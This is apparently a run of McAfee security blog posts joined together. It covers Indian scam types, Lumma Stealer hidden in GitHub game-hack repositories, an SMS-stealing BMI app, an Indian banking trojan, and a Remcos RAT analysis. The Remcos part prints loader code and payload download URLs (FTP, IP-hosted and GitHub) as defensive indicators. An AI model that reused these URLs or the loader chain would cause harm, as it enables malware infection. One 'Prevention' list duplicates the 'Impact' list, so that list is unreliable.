
Phishing: Fake emails, texts, or websites pretending to be from a legitimate entity (e.g., banks or online stores). Victims are tricked into providing card details or logging into a fake account portal.
Skimming: Devices installed on ATMs or payment terminals capture card information. Hidden cameras or fake keypads may record PINs.
Vishing (Phone Scams): Scammers impersonate bank representatives or government officials. They ask for credit card details, PINs, or OTPs to “resolve an issue.”
Fake Online Shopping Websites: Fraudulent e-commerce sites offer deals to steal card details during fake transactions.
How to identify Credit card scam:
Unsolicited Contact: Unexpected calls, emails, or messages asking for sensitive information.
Urgency: Claims of account suspension or fraudulent activity requiring immediate action.
Generic Greetings: Messages addressing you as “Dear Customer” or similar vague terms.
Suspicious Links: Links in emails or texts that lead to fake websites.
Unfamiliar Transactions: Small charges on your statement that you don’t recognize.
Impact:
Loss of Money: Unauthorized purchases can drain your account.
Identity Theft: Scammers can misuse your personal details.
Credit Problems: Fraudulent charges could damage your credit score.
Stress: Victims often face anxiety and frustration.
Legal Issues: You may need to dispute fraudulent transactions.
Prevention:
Don’t Share Card Details: Never share your card number, CVV, PIN, or OTP with anyone.
Shop on Secure Websites: Only enter card details on sites with “https://” and a padlock icon.
Avoid Suspicious Offers: Don’t click on links offering unbelievable discounts or rewards.
Check Your Transactions: Regularly review your bank statements for unauthorized charges.
Enable Alerts: Set up notifications for every card transaction to catch fraud early.
Protect Your Card: Be cautious at ATMs and shops to avoid skimming.
Use Virtual Cards: For online shopping, use one-time-use virtual cards if your bank provides them.
Install Security Software: Keep your devices safe with antivirus software to block phishing attempts.
Report Lost Cards: Inform your bank immediately if your card is lost or stolen.
5. Fake Delivery Scam:
Scam Tactics:
In fake delivery scams, fraudsters pose as delivery services to trick you into providing personal information, card details, or payment. Common tactics include:
Phishing Messages: Scammers send texts or emails claiming there’s an issue with your package delivery. They include links to fake websites asking for payment or details.
Example: “Your package couldn’t be delivered. Pay ₹50 to reschedule: [fake link].”
Impersonation Calls: Fraudsters call pretending to be delivery agents, saying extra charges are needed to complete the delivery.
Fake Delivery Attempts: A scammer posing as a delivery person asks for cash-on-delivery payment for a package you never ordered.
Malware Links: Links in fake delivery notifications may install malware on your device, stealing sensitive information.
How to Identify Fake Delivery Scams:
Unexpected Notifications: You receive a delivery message for a package you didn’t order.
Urgent Payment Requests: The scam demands immediate action, such as paying a fee to receive your package.
Suspicious Links: Links in the message look unusual or redirect to websites that don’t match the official delivery service.
No Tracking Information: Legitimate delivery companies provide proper tracking numbers. Fake messages often lack these or give invalid ones.
Unprofessional Communication: Scammers’ messages may contain spelling errors, awkward language, or lack the company’s official logo.
Impact:
Financial Loss: Victims may lose money through fake payment requests.
Personal Data Theft: Scammers can steal personal information like credit card details or addresses.
Device Infection: Clicking on malicious links can infect your device with malware or spyware.
Emotional Stress: Victims may feel anxious or distressed about being targeted.
Identity Theft: Stolen data can be used for fraud, such as opening accounts in your name.
Prevention:
Financial Loss: Victims may lose money through fake payment requests.
Personal Data Theft: Scammers can steal personal information like credit card details or addresses.
Device Infection: Clicking on malicious links can infect your device with malware or spyware.
Emotional Stress: Victims may feel anxious or distressed about being targeted.
Identity Theft: Stolen data can be used for fraud, such as opening accounts in your name.
6. Digital Arrest Scam
Scam Tactics:
Scammers pose as police officers or government officials, accusing victims of being involved in illegal activities like money laundering or cybercrime. They intimidate victims by threatening arrest or legal action unless immediate payment is made to “resolve the matter.”
Impersonation and Urgency: Scammers pose as authorities, creating a sense of urgency with threats of arrest or legal consequences to pressure victims.
Demands for Payment or Data: They demand immediate payments through untraceable methods or request sensitive personal information for identity theft.
Deceptive Tactics: Techniques like fake documents, spoofed contacts, and social engineering are used to make the scam appear credible and manipulate victims.
How to Identify Digital Arrest Scam:
Unsolicited Contact: Be cautious of unexpected calls or messages claiming to be from authorities.
Urgency and Threats: Scammers often pressure victims with threats of immediate arrest unless payment is made.
Requests for Payment: Legitimate authorities don’t ask for payment over the phone.
Unverified Claims: Always verify legal claims by contacting authorities directly through official channels.
Isolation Tactics: If asked not to consult others, it’s a red flag.
Sensitive Information Requests: Never share personal or financial details over the phone.
Unprofessional Communication: Look for poorly written or vague messages.
Impact: Daily losses from such scams run into lakhs, as victims panic and transfer money or provide sensitive information under pressure.
Prevention:
Verify any claims of legal accusations directly with the authorities.
Avoid sharing personal or financial information over the phone.
Remember: Genuine law enforcement agencies do not demand payment over the phone.
What to Do if You Fall Victim
If you’ve fallen victim to any of the mentioned scams—Digital Arrest Scam, Instant Loan Scam, Voice Cloning Scam, WhatsApp Scam, Fake Delivery Scam or Credit Card Scam—it’s important to take immediate action to minimize damage and protect your finances and personal information. Here are common tips and steps to follow for all these scams:
Report the Scam Immediately:
File a Complaint: Report the scam to your local authorities or cybercrime cell. In India, you can file complaints with the Cyber Crime Portal or your local police station. For instant assistance, Dial 1930 to report cybercrime.
Inform Your Bank/Financial Institution: If you’ve shared financial details (e.g., bank account or credit card info), contact your bank or credit card provider immediately to block any transactions and prevent further losses.
Contact Your Mobile Service Provider: For scams involving SIM cards or mobile-based fraud (like voice cloning or WhatsApp scams), reach out to your service provider to block the number or disable the SIM.
Secure Your Online Accounts:
Change Passwords: Immediately change passwords for any accounts that may have been compromised (banking, email, social media). Use strong, unique passwords for each account.
Enable Two-Factor Authentication (2FA): Activate two-factor authentication on your important accounts (e.g., email, bank, social media) to add an extra layer of security.
Review Account Activity: Look for unauthorized transactions or changes to your account settings and report them.
Monitor Your Financial Statements:
Bank and Credit Card Statements: Regularly check your financial statements for unauthorized transactions. If you see any suspicious activity, report it to your bank immediately.
Freeze Your Credit: In cases of credit card scams or loan-related fraud, consider placing a freeze on your credit with major credit bureaus to prevent new accounts from being opened in your name.
Do Not Respond to Unsolicited Messages:
If you receive unsolicited calls, messages, or emails asking for personal information, do not respond. Scammers often use these methods to steal sensitive data.
Do not click on links or download attachments from unknown sources.
Be Cautious with Personal Information:
Never share sensitive information like your PIN, passwords, or OTP over the phone or through insecure channels like SMS or email.
Digital Arrest Scam: If you receive a threatening message about being arrested, verify the information through official government sources or your local police. Authorities will never demand payment for legal issues.
Report the Phone Number/Email:
If the scam came via WhatsApp, SMS, or phone calls, report the number to the respective platform. For WhatsApp, you can block the number and report it directly in the app. Similarly, report phishing emails to your email provider.
Preserve Evidence:
Save Screenshots or Records: Keep any evidence (messages, emails, screenshots, etc.) that can be used to investigate the scam. These may be useful when filing a complaint or disputing fraudulent transactions.
Educate Yourself and Others:
Stay informed about the latest scams and fraud tactics. Being aware of common signs of scams (e.g., too-good-to-be-true offers, urgent demands for money, etc.) can help you avoid future threats.
Conclusion:
As scams in India continue to grow in number and sophistication, it is crucial to raise awareness to protect individuals and businesses from falling victim to these fraudulent schemes. Scams such as phishing, fake job offers, credit card scams, loan scams, investment frauds and online shopping frauds are increasingly targeting unsuspecting victims, causing significant financial loss and emotional harm.
By raising awareness of scam warning signs and encouraging vigilance, we can equip individuals to make safer, more informed decisions online. Simple precautions, such as verifying sources, being cautious of unsolicited offers, and safeguarding personal and financial information, can go a long way in preventing scams.
It is essential for both individuals and organizations to stay informed and updated on emerging scam tactics. Through continuous awareness and proactive security measures, we can reduce the impact of scams, ensuring a safer and more secure digital environment for everyone in India.
Video game hacks, cracked software, and free crypto tools remain popular bait for malware authors. Recently, McAfee Labs uncovered several GitHub repositories offering these tempting “rewards,” but a closer look reveals something more sinister. As the saying goes, if it seems too good to be true, it probably is.
GitHub is often exploited for malware distribution due to its accessibility, trustworthiness, and developer-friendly features. Attackers can easily create free accounts and host repositories that appear legitimate, leveraging GitHub’s reputation to deceive users.
McAfee Labs encountered multiple repositories, offering game hacks for top-selling video games such as Apex Legends, Minecraft, Counter Strike 2.0, Roblox, Valorant,
Fortnite, Call of Duty, GTA V and or offering cracked versions of popular software and services, such as Spotify Premium, FL Studio, Adobe Express, SketchUp Pro, Xbox Game Pass, and Discord to name a few.
Executive summary
These attack chains begin when users would search for Game Hacks, cracked software or tools related to Cryptocurrency on the internet, where they would eventually come across GitHub repositories or YouTube Videos leading to such GitHub repositories, offering such software.
We noticed a network of such repositories where the description of software keeps on changing, but the payload remains the same: a Lumma Stealer variant. Every week, a new set of repositories with a new malware variant is released, as the older repositories are detected and removed by GitHub. These repositories also include distribution licenses and software screenshots to enhance their appearance of legitimacy.
Figure 1: Attack Vector
These repositories also contain instructions on how to download and run the malware and ask the user to disable Windows Defender or any AV software, before downloading the malware. They provide the reasoning that, since the software is related to game hacks or by-passing software authentication or crypto-currency mining, AV products will detect and delete these applications.
This social engineering technique, combined with the trustworthiness of GitHub works well in the favor of malware authors, enabling them to infect more users.
Children are frequently targeted by such scams, as malware authors exploit their interest in game hacks by highlighting potential features and benefits, making it easier to infect more systems.
Technical Analysis
As discussed above, the users would come across malicious repositories through searching the internet (highlighted in red).
Figure 2: Internet Search showing GitHub results.
Or through YouTube videos, that contain a link to the repository in the description (highlighted in red).
Figure 3: YouTube Video containing malicious URL in description.
Once the user accesses the GitHub repository, it contains a Distribution license and other supporting files, to trick the user into thinking that the repository is genuine and credible.
Figure 4: GitHub repository containing Distribution license.
Repositories also contain a detailed description of the software and installation process further manipulating the user.
Figure 5: Download instructions present in the repository.
Sometimes, the repositories contain instructions to disable AV products, misleading users to infect themselves with the malware.
Figure 6: Instructions to disable Windows Defender.
To target more children, repositories contain a detailed description of the software; by highlighting all the features included within the package, such as Aimbots and Speed Hacks, and how easily they will be able to gain an advantage over their opponents.
They even mention that the package comes with advance Anti-Ban system, so their account won’t be suspended, and that the software has a popular community, to create a perception that, since multiple users are already using this software, it must be safe to use and that, by not using the software, they are missing out.
Figure 7: Features mentioned in the GitHub repository.
The downloaded files, in most cases, were Lumma Stealer variants, but observing the latest repositories, we noticed new malware variants were also being distributed through the same infection vector.
Once the user downloads the file, they get the following set of files.
Figure 8: Files downloaded from GitHub repository.
On running the ‘Loader.exe’ file, as instructed, it iterates through the system and the registry keys to collect sensitive information.
Figure 9: Loader.exe checking for Login credentials for Chrome.
It searches for crypto wallets and password related files. It searches for a list of browsers installed and iterates through user data, to gather anything useful.
Figure 10: Loader.exe checking for Browsers installed on the system.
Then the malware connects to C2 servers to transfer data.
Figure 11: Loader.exe connecting to C2 servers to transfer data.
This behavior is similar to the Lumma Stealer variants we have seen earlier.
Detection and Mitigation Strategies
McAfee blocks this infection chain at multiple stages:
URL blocking of the GitHub repository.
Figure 12: McAfee blocking URLs
Detecting downloaded malware.
Figure 13: McAfee blocking the malicious file
Conclusion and Recommendations
In conclusion, the GitHub repository infection chain demonstrates how cybercriminals exploit accessibility and trustworthiness of popular websites such as GitHub, to distribute malware like Lumma Stealer. By leveraging the user’s desire to use game hacks, to be better at a certain video game or obtain licensed software for free, they trick users into infecting themselves.
At McAfee Labs, we are committed to helping organizations protect themselves against sophisticated cyber threats, such as the GitHub repository technique. Here are our recommended mitigations and remediations:
Children are usually the prime targets for such scams, it is important to educate the young ones and teach them how to avoid such fishy websites.
Conduct regular training sessions to educate users about social engineering tactics and phishing schemes.
Install and maintain updated antivirus and anti-malware software on all endpoints.
Use network segmentation to limit the spread of malware within the organization.
Ensure all operating systems, software, and applications are kept up to date with the latest security patches.
Avoid downloading cracked software or visiting suspicious websites.
Verify URLs in emails, especially from unknown or unexpected sources.
Keep antivirus solutions updated and actively scanning.
Avoid downloading Game hacks or Crypto software from unofficial websites.
If possible, read reviews about the software you’re downloading and see what other users are saying about the malware.
Regularly patch browsers, operating systems, and applications.
Monitor the Temp folder for unusual or suspicious files.
Indicators of Compromise (IoCs)
As of publishing this blog, these are the GitHub repositories that are currently active.
As smartphones have become an integral part of our daily lives, malicious apps have grown increasingly deceptive and sophisticated. Recently, we uncovered a seemingly harmless app called “BMI CalculationVsn” on the Amazon App Store, which is secretly stealing the package name of installed apps and incoming SMS messages under the guise of a simple health tool. McAfee reported the discovered app to Amazon, which took prompt action, and the app is no longer available on Amazon Appstore.
Figure 1. Application published on Amazon Appstore
Superficial Functionality: Simple BMI Calculation
On the surface, this app appears to be a basic tool, providing a single page where users can input their weight and height to calculate their BMI. Its interface looks entirely consistent with a standard health application. However, behind this innocent appearance lies a range of malicious activities.
Figure 2. Application MainActivity
Malicious Activities: Stealing Private Data
Upon further investigation, we discovered that this app engages in the following harmful behaviors:
Screen Recording: The app starts a background service to record the screen and when the user clicks the “Calculate” button, the Android system will pop up request screen recording permission message and start screen recording. This functionality is likely to capture gesture passwords or sensitive data from other apps. In the analysis of the latest existing samples, it was found that the developer was not ready for this function. The code did not upload the recorded mp4 file to the C2 server, and at the beginning of the startRecording() method, the developer added a code that directly returns and does not execute follow code.
Figure 3. Screen Recorder Service Code
When the recording starts, the permission request dialog will be displayed.
Figure 4. Start Recording Request.
Installed App Information: The app scans the device to retrieve a list of all installed applications. This data could be used to identify target users or plan more advanced attacks.
Figure 5. Upload User Data
SMS Messages: It intercepts and collects all SMS messages received on the device, potentially to capture one-time password (OTP), verification codes and sensitive information. The intercepted text messages will be added to Firebase (storage bucket: testmlwr-d4dd7.appspot.com).
Malware under development:
According to our analysis of historical samples, this malicious app is still under development and testing stage and has not reached a completed state. By searching for related samples on VirusTotal based on the malware’s package name (com.zeeee.recordingappz) revealed its development history. We can see that this malware was first developed in October 2024 and originally developed as a screen recording app, but midway through the app’s icon was changed to the BMI calculator, and the payload to steal SMS messages was added in the latest version.
Figure 6. The Timeline of Application Development
The address of the Firebase Installation API used by this app uses the character “testmlwr” which indicates that this app is still in the testing phase.
App Developer Information:
According to the detailed information about this app product on the Amazon page, the developer’s name is: “PT. Visionet Data Internasional”. The malware author tricked users by abusing the names of an enterprise IT management service provider in Indonesia to distribute this malware on Amazon Appstore. This fact suggests that the malware author may be someone with knowledge of Indonesia.
Figure 7. Developer Information
How to Protect Yourself
To avoid falling victim to such malicious apps, we recommend the following precautions:
Install Trusted Antivirus Apps: Use reliable antivirus software to detect and prevent malicious apps before they can cause harm.
Review Permission Requests: When installing an app, carefully examine the permissions it requests. Deny any permissions that seem unrelated to its advertised functionality. For instance, a BMI calculator has no legitimate reason to request access to SMS or screen recording.
Stay Alert: Watch for unusual app behavior, such as reduced device performance, rapid battery drain, or a spike in data usage, which could indicate malicious activity running in the background.
Conclusion
As cybercrime continues to evolve, it is crucial to remain vigilant in protecting our digital lives. Apps like “BMI CalculationVsn” serve as a stark reminder that even the simplest tools can harbor hidden threats. By staying alert and adopting robust security measures, we can safeguard our privacy and data.
Over the years, cyber threats targeting Android devices have become more sophisticated and persistent. Recently, McAfee Mobile Research Team discovered a new Android banking trojan targeting Indian users. This malware disguises itself as essential services, such as utility (e.g., gas or electricity) or banking apps, to get sensitive information from users. These types of services are vital for daily life, making it easier to lure users. We have previously observed malware that masquerades as utility services in Japan. As seen in such cases, utility-related messages, such as warnings that gas service will disconnect soon unless the bill is checked, can cause significant alarm and prompt immediate action from the users.
We have identified that this malware has infected 419 devices, intercepted 4,918 SMS messages, and stolen 623 entries of card or bank-related personal information. Given the active malware campaigns, these numbers are expected to rise. McAfee Mobile Security already detects this threat as Android/Banker. For more information, visit McAfee Mobile Security
Phishing through messaging platforms like WhatsApp
As of 2024, India is the country with the highest number of monthly active WhatsApp users. This makes it a prime target for phishing attacks. We’ve previously introduced another Banker distributed via WhatsApp. Similarly, we suspect that the sample we recently found also uses messaging platforms to reach individual users and trick them into installing a malicious APK. If a user installs this APK, it will allow attackers to steal the victim’s financial data, thereby accomplishing their malicious goal.
Figure 1. Scammer messages reaching users via Whatsapp (source: reddit)
Inside the malware
The malware we first identified was pretending to be an app that allowed users to pay their gas bills. It used the logo of PayRup, a digital payment platform for public service fees in India, to make it look more trustworthy to users.
Figure 2. Malware disguised as gas bills digital payment app
Once the app is launched and the permissions, which are designed to steal personal data such as SMS messages, are granted, it asks the user for financial information, such as card details or bank account information. Since this malware pretends to be an app for paying bills, users are likely to input this information to complete their payments. On the bank page, you can see major Indian banks like SBI and Axis Bank listed as options.
Figure 3. Malware that requires financial data
If the user inputs their financial information and tries to make a payment, the data is sent to the command and control (C2) server. Meanwhile, the app displays a payment failure message to the user.
Figure 4. Payment failure message displayed but data sent to C2 server
One thing to note about this app is that it can’t be launched directly by the user through the launcher. For an Android app to appear in the launcher, it needs to have “android.intent.category.LAUNCHER” defined within an <intent-filter> in the AndroidManifest.xml. However, since this app doesn’t have that attribute, its icon doesn’t appear. Consequently, after being installed and launched from a phishing message, users may not immediately realize the app is still installed on their device, even if they close it after seeing messages like “Bank Server is Down”, effectively keeping it hidden.
Figure 5. AndroidManifest.xml for the sample
Exploiting Supabase for data exfiltration
In previous reports, we’ve introduced various C2 servers used by malware. However, this malware stands out due to its unique use of Supabase, an open-source database service. Supabase is an open-source backend-as-a-service, similar to Firebase, that provides PostgreSQL-based database, authentication, real-time features, and storage. It helps developers quickly build applications without managing backend infrastructure. Also, it supports RESTful APIs to manage their database. This malware exploits these APIs to store stolen data.
Figure 6. App code using Supabase
A JWT (JSON Web Token) is required to utilize Supabase through its RESTful APIs. Interestingly, the JWT token is exposed in plain text within the malware’s code. This provided us with a unique opportunity to further investigate the extent of the data breach. By leveraging this token, we were able to access the Supabase instance used by the malware and gain valuable insights into the scale and nature of the data exfiltration.
Figure 7. JWT token exposed in plaintext
During our investigation, we discovered a total of 5,558 records stored in the database. The first of these records was dated October 9, 2024. As previously mentioned, these records include 4,918 SMS messages and 623 entries of card information (number, expiration date, CVV) and bank information (account numbers, login credentials like ID and password).
Figure 8. Examples of stolen data
Uncovering variants by package prefix
The initial sample we found had the package name “gs_5.customer”. Through investigation of their database, we identified 8 unique package prefixes. These prefixes provide critical clues about the potential scam themes associated with each package. By examining the package names, we can infer specific characteristics and likely focus areas of the various scam operations.
Package Name
Scam Thema
ax_17.customer
Axis Bank
gs_5.customer
Gas Bills
elect_5.customer
Electrical Bills
icici_47.customer
ICICI Bank
jk_2.customer
J&K Bank
kt_3.customer
Karnataka Bank
pnb_5.customer
Punjab National Bank
ur_18.customer
Uttar Pradesh Co-Operative Bank
Based on the package names, it seems that once a scam theme is selected, at least 2 different variants are developed within that theme. This variability not only complicates detection efforts but also increases the potential reach and impact of their scam campaigns.
Mobile app management of C2
Based on the information uncovered so far, we found that the malware actor has developed and is actively using an app to manage the C2 infrastructure directly from a device. This app can send commands to forward SMS messages from the victim’s active phones to specified numbers. This capability differentiates it from previous malware, which typically manages C2 servers via web interfaces. The app stores various configuration settings through Firebase. Notably, it utilizes Firebase “Realtime Database” rather than Firestore, likely due to its simplicity for basic data retrieval and storage.
Figure 9. C2 management mobile application
Conclusion
Based on our research, we have confirmed that 419 unique devices have already been infected. However, considering the continual development and distribution of new variants, we anticipate that this number will steadily increase. This trend underscores the persistent and evolving nature of this threat, emphasizing the need for careful observation and flexible security strategies.
As mentioned at the beginning of the report, many scams originate from messaging platforms like WhatsApp. Therefore, it’s crucial to remain cautious when receiving messages from unknown or uncertain sources. Additionally, given the clear emergence of various variants, we recommend using security software that can quickly respond to new threats. Furthermore, by employing McAfee Mobile Security, you can bolster your defense against such sophisticated threats.
In Q3 2024, McAfee Labs identified a sharp rise in the Remcos RAT threat. It has emerged as a significant threat in the world of cybersecurity, gaining traction with its ability to infiltrate systems and compromise sensitive data. This malware, often delivered through phishing emails and malicious attachments, allows cybercriminals to remotely control infected machines, making it a powerful tool for espionage, data theft, and system manipulation. As cyberattacks become more sophisticated, understanding the mechanisms behind RemcosRAT and adopting effective security measures are crucial to protecting your systems from this growing threat. This blog presents a technical analysis of two RemcosRAT variants
The heat map below illustrates the prevalence of Remcos in the field in Q3,2024
Figure 1: Remcos heat map
Variant 1:
In the first variant of Remcos, executing a VBS file triggers a highly obfuscated PowerShell script that downloads multiple files from a command-and-control (C2) server. These files are then executed, ultimately leading to their injection into RegAsm.exe, a legitimate Microsoft .NET executable.
Infection Chain
Figure 2: Infection Chain of variant 1
Analysis:
Executing the VBS file initially triggers a Long-Obfuscated PowerShell command.
Figure 3: Obfuscated PowerShell command
It uses multi-layer obfuscation, and after de-obfuscation, below is the final readable content.
Figure 4: De-Obfuscated code
The de-obfuscated PowerShell script performs the following actions:
Firstly, the script checks if the PowerShell version is 2.0. then the file will be downloaded from Googledrive “’https://drive.google.com/uc?export=download&id=‘“ in Temp location. and if PowerShell version is not 2.0 then it downloads string from ftp server.
It creates a copy of itself in the startup location – \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
Figure 5: Self-copy location
In this case, since the PowerShell version is not 2.0, it will download strings from the FTP server.
Uses FTP to download DLL01.txt file, from “ftp://desckvbrat1@ftp.desckvbrat.com.br/Upcrypter/01/DLL01.txt” with the username:desckvbrat1 and password: *******************as mentioned in the PowerShell script. Using FileZilla with the provided username and password to download files.
Figure 6: Download file from FTP server
It has 3 files DLL01.txt, Entry.txt and Rumpe.txt, which contains a URL that provides direct access to a snippet hosted on the PasteCode.io platform.
DLL01.txt File
Figure 7: DLL01.txt content
Figure 8: Snippet which is hosted on PasteCode.io of DLL01.txt
The snippet above is encoded, after decoding it, we are left with the ClassLibrary3.dll file.
Figure 9: ClassLibrary3.dll
Rumpe.txt String
Figure 10: Rumpe.txt content
Figure 11: Snippet which is hosted on PasteCode.io of Rumpe.txt
The snippet above is encoded, Decoding it generates ClassLibrary1.dll file.
Figure 12: ClassLibrary1.dll
Entry.txt
Figure 13: Entry.txt content
Figure 14: Snippet which is hosted on PasteCode.io of Entry.txt
Last line of long PowerShell script – [System.AppDomain]::CurrentDomain.Load( $acBcZ ).GetType(‘ClassLibrary3.Class1’).GetMethod( ‘prFVI’ ).Invoke( $null , [object[]] ( ‘txt.sz/moc.gnitekrame-uotenok//:sptth‘ , $hzwje , ‘true’ ) ); This line loads a .NET assembly into the current application domain and invokes it.
“txt.sz/moc.gnitekrame-uotenok//:sptth” The string is a reversed URL. When reversed, it becomes: https://koneotemarket.com/zst.txt. The raw data hosted in that location is base64 encoded and stored in reversed order. Once decoded and reversed, the content is invoked for execution.
Figure 15: Base64 encoded Content
After invocation, it creates a directory in AppData/Local/Microsoft, specifically within the LocalLow folder. It then creates another folder named “System Update” and places three files inside it.
The LocalLow folder is a directory in Windows used to store application data that requires low user permissions. It is located within the AppData folder. The two paths below show how the malware is using a very similar path to this legitimate windows path.
In this case, a LocalLow folder has been created inside the Microsoft directory to mislead users into believing it is a legitimate path for LocalLow.
A screenshot of the files dropped into the System Update folder within the misleading LocalLow directory highlights the tactic used to mimic legitimate Windows directories, intending to evade user suspicion.
Figure 16: Screenshot of dropped files into System Update directory
Content of x3.txt
Figure 17: x3.txt content
Then x2.ps1 is executed. Content of x2.ps1
Figure 18: x2.ps1 content
The command adds a new registry entry in the Run key of the Windows Registry under HKCU (HKEY_CURRENT_USER). This entry ensures that a PowerShell script (yrnwr.ps1) located in the System Update folder inside the misleading LocalLow directory is executed at every user login.
Figure 19: HKCU Run Registry entry for persistence
After adding registry entry, it executes yrnwr.ps1 file. Content of yrnwr.ps1 which is obfuscated.
Figure 20: Obfuscated PowerShell content
After Decoding yrnwr.ps1
Figure 21: De-obfuscated PowerShell content
Figure 22: Last line of script
It utilizes a process injection technique to inject the final Remcos payload into the memory of RegAsm.exe, a legitimate Microsoft .NET executable.
Figure 23: Process Tree
Memory String of RegAsm.exe which shows the traces of Remcos
Figure 24: Keylogger related Strings in memory dump
Figure 25: Remcos related String in memory dump
Figure 26: Remcos Mutex creation String in memory dump
Mutex Created
Figure 27: Mutex creation
A log file is stored in the %ProgramData% directory, where a folder named “1210” is created. Inside this folder, a file called logs.dat is generated to capture and store all system logging activities.
Figure 28: Logs.dat file to capture all keystroke activity.
Figure 29: Strings in payload
Finally, it deletes the original VBS sample from the system.
Variant 2 – Remcos from Office Open XML Document:
This variant of Remcos comes from Office Open XML Document. The docx file comes from a spam email as an attachment.
Infection Chain:
Figure 30: Infection Chain of variant 2
Email Spam:
Figure 31: Spam Email
The email displayed in the above image contains an attachment in the form of a .docx file, which is an Office Open XML document.
Analysis:
From the static analysis of .docx file, it is found that the malicious content was present in the relationship file “setting.xml.rels”. Below is the content of settings.xml.rels file:
Figure 32: rels file content
From the above content,it is evident that it downloads a file from an external resource which points to a URL hxxps://dealc.me/NLizza.
The downloaded file is an RTF document named “seethenewthingswhichgivenmebackwithentirethingstobegetbackonlinewithentirethingsbackwithentirethinsgwhichgivenmenewthingsback_______greatthingstobe.doc”which has an unusually long filename.
The RTF file is crafted to include CVE-2017-11882 Equation Editor vulnerability which is a remote code execution vulnerability that allows an attacker to execute arbitrary code on a victim’s machine by embedding malicious objects in documents.
Upon execution, the RTF file downloads a VBS script from the URL “hxxp://91.134.96.177/70/picturewithmegetbacktouse.tIF” to the %appdata% directory, saving it as “picturewithmegetbacktouse.vbs”.
Below is the content of VBS file:
Figure 33: VBS Obfuscated content
Figure 34: VBS Obfuscated content
The VBScript is highly obfuscated, employing multiple layers of string concatenation to construct a command. It then executes that command using WScript.Shell.3ad868c612a6
Below is the de-obfuscated code:
Figure 35: De-Obfuscated Content
Figure 36: De-Obfuscated Content
The above code shows that the VBS file launches PowerShell using Base64 encoded strings as the command.
The PowerShell script uses string obfuscation by combining parts of strings using join and concatenation. This hides the actual URL being fetched.
It constructs a URL that points to a raw GitHub file: hxxps://raw.githubusercontent.com/NoDetectOn/NoDetectOn/refs/heads/main/DetahNoth-V.txt
Below is the content of “DetahNoth-V.txt”:
Figure 38: Base64 encoded binary content
Below is the code snippet to decode the above Base64 string into binary format and load it into memory as a .NET assembly. This method avoids writing files to disk, which makes it harder for some security products to detect the operation.
Figure 39: Code snippet to decode Base64 string
The decoded binary content leads to a DLL file named as “dnlib.dll”.
Below is the last part of code in the 2nd PowerShell command line:
Figure 40: Strings in PowerShell command
Once the assembly “dnlib.dll” is loaded, it calls a method VAI from a type dnlib.IO.Home within the loaded assembly. This method is invoked with several arguments:
txt.CVFGGR/07/771.69.431.19//:ptth: This is a reversed URL (hxxp://91.134.96.177/70/RGGFVC.txt) that might point to another resource.
desativado (translated from Portuguese as “deactivated”): Passed multiple times as arguments. This is used as a parameter for deactivating certain functions.
RegAsm: This is the name of the .NET assembly registration tool, potentially indicating that the script is registering or working with assemblies on the machine.
Below is the content of URL -hxxp://91.134.96.177/70/RGGFVC.txt:
Figure 41: Base64-encoded binary payload
The content shown above is a reversed, Base64-encoded binary payload, which, when decoded, results in the Remcos EXE payload.
In conclusion, the rise of Remcos RAT highlights the evolving nature of cyber threats and the increasing sophistication of malware. As this remote access Trojan continues to target consumers through phishing emails and malicious attachments, the need for proactive cybersecurity measures has never been more critical. By understanding the tactics used by cybercriminals behind Remcos RAT and implementing robust defenses such as regular software updates, email filtering, and network monitoring, organizations can better protect their systems and sensitive data. Staying vigilant and informed about emerging threats like Remcos RAT is essential in safeguarding against future cyberattacks.
The McAfee mobile research team recentlyidentified asignificant globalincreaseof SpyLoan, also known aspredatory loanapps, on Android. These PUP (potentially unwanted programs) applications use social engineering tactics to trick users into providing sensitive information and granting extra mobile app permissions, which can lead to extortion, harassment, and financial loss.
During our investigation of this threat, we identified fifteen apps with a combined total of over eight million installations. This group of loan apps share a common framework to encrypt and exfiltrate data from a victim’s device to a command and control (C2) server using a similar HTTP endpoint infrastructure. They operate localized in targeted territories, mainly in South America, Southern Asia, and Africa, with some of them being promoted through deceptive advertising on social media.
McAfee is a member of the App Defense Alliance focused on protecting users by preventing threats from reaching their devices and improving app quality across the ecosystem. We reported the apps discovered to Google whohave notified the developers that their apps violate Google Play policies and fixes are needed to come into compliance. Some apps were suspended from Google Play while others were updated by the developers.
McAfee Mobile Security detects all of these apps as Android/PUP.SpyLoan due to our PUP policy since even after some apps have updated to reduce the permissions requirements and the harvesting of sensitive information they still pose a risk for the user’s privacy due to the potential unethical practices that can be conducted by the operators of these apps that are not licensed or registered with the authorities that regulate financial services in each jurisdiction where they operate.
Figure 1: Examples of SpyLoan apps recently distributed on Google Play
Since 2020, SpyLoan has become a consistent presencein the mobile threat landscape. However, our telemetry indicates a rapid surge in their activity recently. From the end of Q2 to the end of Q3 2024, the number of malicious SpyLoan apps and unique infected devices has increased by over 75%.
Understanding the Threat
What Are SpyLoan Apps?
SpyLoan apps are intrusive financial applications that lure users with promises of quick and flexible loans, often featuring low rates and minimal requirements. While these apps may seem to offer genuine value, the reality is that these apps primarily exist to collect as much personal information as possible, which they then may exploit to harass and extort users into paying predatory interest rates. They employ questionable tactics, such as deceptive marketing that highlights time-limited offers and countdowns, creating a false sense of urgency to pressure users into making hasty decisions. Ultimately, rather than providing genuine financial assistance, these apps can lead users into a cycle of debt and privacy violations.
While the specificbehavior may vary by country, these apps share common characteristics and code at app and infrastructure level:
